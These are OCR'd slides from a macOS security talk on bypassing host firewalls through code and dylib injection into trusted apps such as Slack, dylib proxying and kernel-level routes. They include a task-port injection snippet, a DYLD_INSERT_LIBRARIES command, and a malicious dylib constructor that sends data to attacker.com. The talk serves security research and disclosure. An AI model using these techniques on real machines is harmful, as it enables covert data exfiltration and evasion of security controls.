any code in a trusted process, is trusted





targets:
3rd-party apps

methods
of injection:



write to remote memory



malicious plugins



environment variables



dylib proxying



any code running in the context of process trusted ('allowed') by a firewall, will inherit that same trust!

Abusing Code/Dylib Injections

writing to remote memory

"Who needs task_for_pid() anyway..."
-(j. levin)

```
//get task ports via 'processor_set_tasks'
processor_set_default(myhost, &psDefault);
host_processor_set_priv(myhost, psDefault, &psDefault_control);
processor_set_tasks(psDefault_control, &tasks, &numTasks);

//find process's task port
// then (as a poc) remotely allocate some memory
for(i = 0; i < numTasks; i++) {

 pid_for_task(tasks[i], &pid);
 if (pid == targetPID)
 {
   mach_vm_address_t remoteMem = NULL;
   mach_vm_allocate(tasks[i], &remoteMem,
                    1024, VM_FLAGS_ANYWHERE);

   //now write & exec injected shellcode
```

'traditional' injection

```
# ps aux | grep Slack
patrick   36308    /Applications/Slack.app

# lsof -p 36308 | grep TCP
Slack   TCP patricks-mbp.lan:57408 ->
ec2-52-89-46.us-west-2.compute.amazonaws.com

# ./getTaskPort -p 36308
getting task port for Slack (pid: 36308)

got task: 0xa703
allocated remote memory @0x109b4e000

...
```



Abusing Code/Dylib Injections

environment variable (DYLD_INSERT_LIBRARIES)


```
$ DYLD_INSERT_LIBRARIES=/tmp/bypass.dylib
    /Applications/Slack.app/Contents/MacOS/Slack
```

malicious dylib

target (trusted) application

```
//custom constructor
__attribute__((constructor)) static void initializer(void) {

    NSURL *url = [NSURL URLWithString:
        @"http://www.attacker.com/?data=data%20to%20exfil%20via%20Slack"];

    NSData *data = [NSData dataWithContentsOfURL:url];
}
```

dylib w/ custom constructor



user agent: 'Slack'

Abusing Code/Dylib Injections

dylib proxying



LC_LOAD_DYLIB:
/Applications/<some app>/<some>.dylib



LC_LOAD_DYLIB:
/Applications/<some app>/<some>.dylib

note, due to System Integrity Protection (SIP)
one cannot replace/proxy system dynamic libraries.


Abusing Code/Dylib Injections


dylib proxying



in two easy steps

1. copy original dylib
2. replace original dylib
   - re-export symbols!








```
-Xlinker
-reexport_library
<path to legit dylib>
```

```
$ install_name_tool -change
  <existing value of LC_REEXPORT_DYLIB>
  <new value for to LC_REEXPORT_DYLIB (e.g target dylib)>
  <path to dylib to update>
```

Kernel-based Bypasses

in ring-0, no one can stop you!



```
static kern_return_t attach( ... )
{
    ...

    //don't mess w/ kernel sockets
    if(0 == proc_selfpid())
    {
        //allow
        result = kIOReturnSuccess;

        goto bail;
    }
```

allowing kernel traffic (LuLu)

traffic from the kernel is generally (allowed) trusted

Kernel-based Bypasses

in ring-0, no one can stop you!





> *"Different possibilities exist to hide our network connections from Little Snitch and also Apple's application firewall.*
>
> *The easiest one is to patch or hook the sf_attach callback."* -fG! (@osxreverser)

Kernel-based Bypasses

ok, how do we get into the kernel?


code loaded into the kernel (i.e. kexts) must be signed...and Apple rarely hands out kext signing certs!



(buggy) kext still validly signed!

1. get root
2. 'bring' & load buggy kext
3. exploit to run unsigned kernel code






KASPERSKY GREAT AMR

To run its code in kernel mode in the most recent versions of operating systems, that have Driver Signature Enforcement, Slingshot loads signed vulnerable drivers and runs its own code through their vulnerabilities.


SlingShot APT (Windows)

Kernel-based Bypasses

ok, how do we get into the kernel?



> *"macOS High Sierra 10.13 introduces a new feature that requires user approval before loading new third-party kernel extensions."* -apple






bypass with synthetic event

Security

Description: A method existed for applications to bypass the keychain access prompt with a synthetic click. This was addressed by requiring the user password when prompting for keychain access.

CVE-2017-7150: Patrick Wardle of Synack

fixed?




Apple: yes, 100% fixed
Patrick: nope, it's not!!

[0day] "The Mouse is Mightier than the Sword" (DefCon, Sunday 10AM)

Conclusion

wrapping this up






macOS Firewalls



making:
kernel socket filter

breaking:





firewalls are not enough!

- [x] use other host-based security products
- [x] use network-based security products

...ok, one more last thing!

a macOS security conference
in Maui, Hawaii

Nov. 3rd-4th 2018

Objective
BY THE SEA

Featuring talks by:


thomas reed


sarah edwards


patrick wardle


jaron bradley

"*Objective by the Sea*" conference
ObjectiveByTheSea.com

Maui, Hawaii
Nov 3rd/4th

All things macOS

malware

bugs

security

Free for
Objective-See patrons!

Finale





@patrickwardle



patrick@digitasecurity.com

digita security

cybersecurity solutions for the macOS enterprise

Credits



images

- iconexperience.com
- wirdou.com/2012/02/04/is-that-bad-doctor
- http://pre04.deviantart.net/2aa3/th/pre/f/
  2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg



resources

- opensource.apple.com
- newosxbook.com (*OS Internals)
- github.com/objective-see/LuLu
- apress.com/gp/book/9781430235361
- phrack.org/issues/69/7.html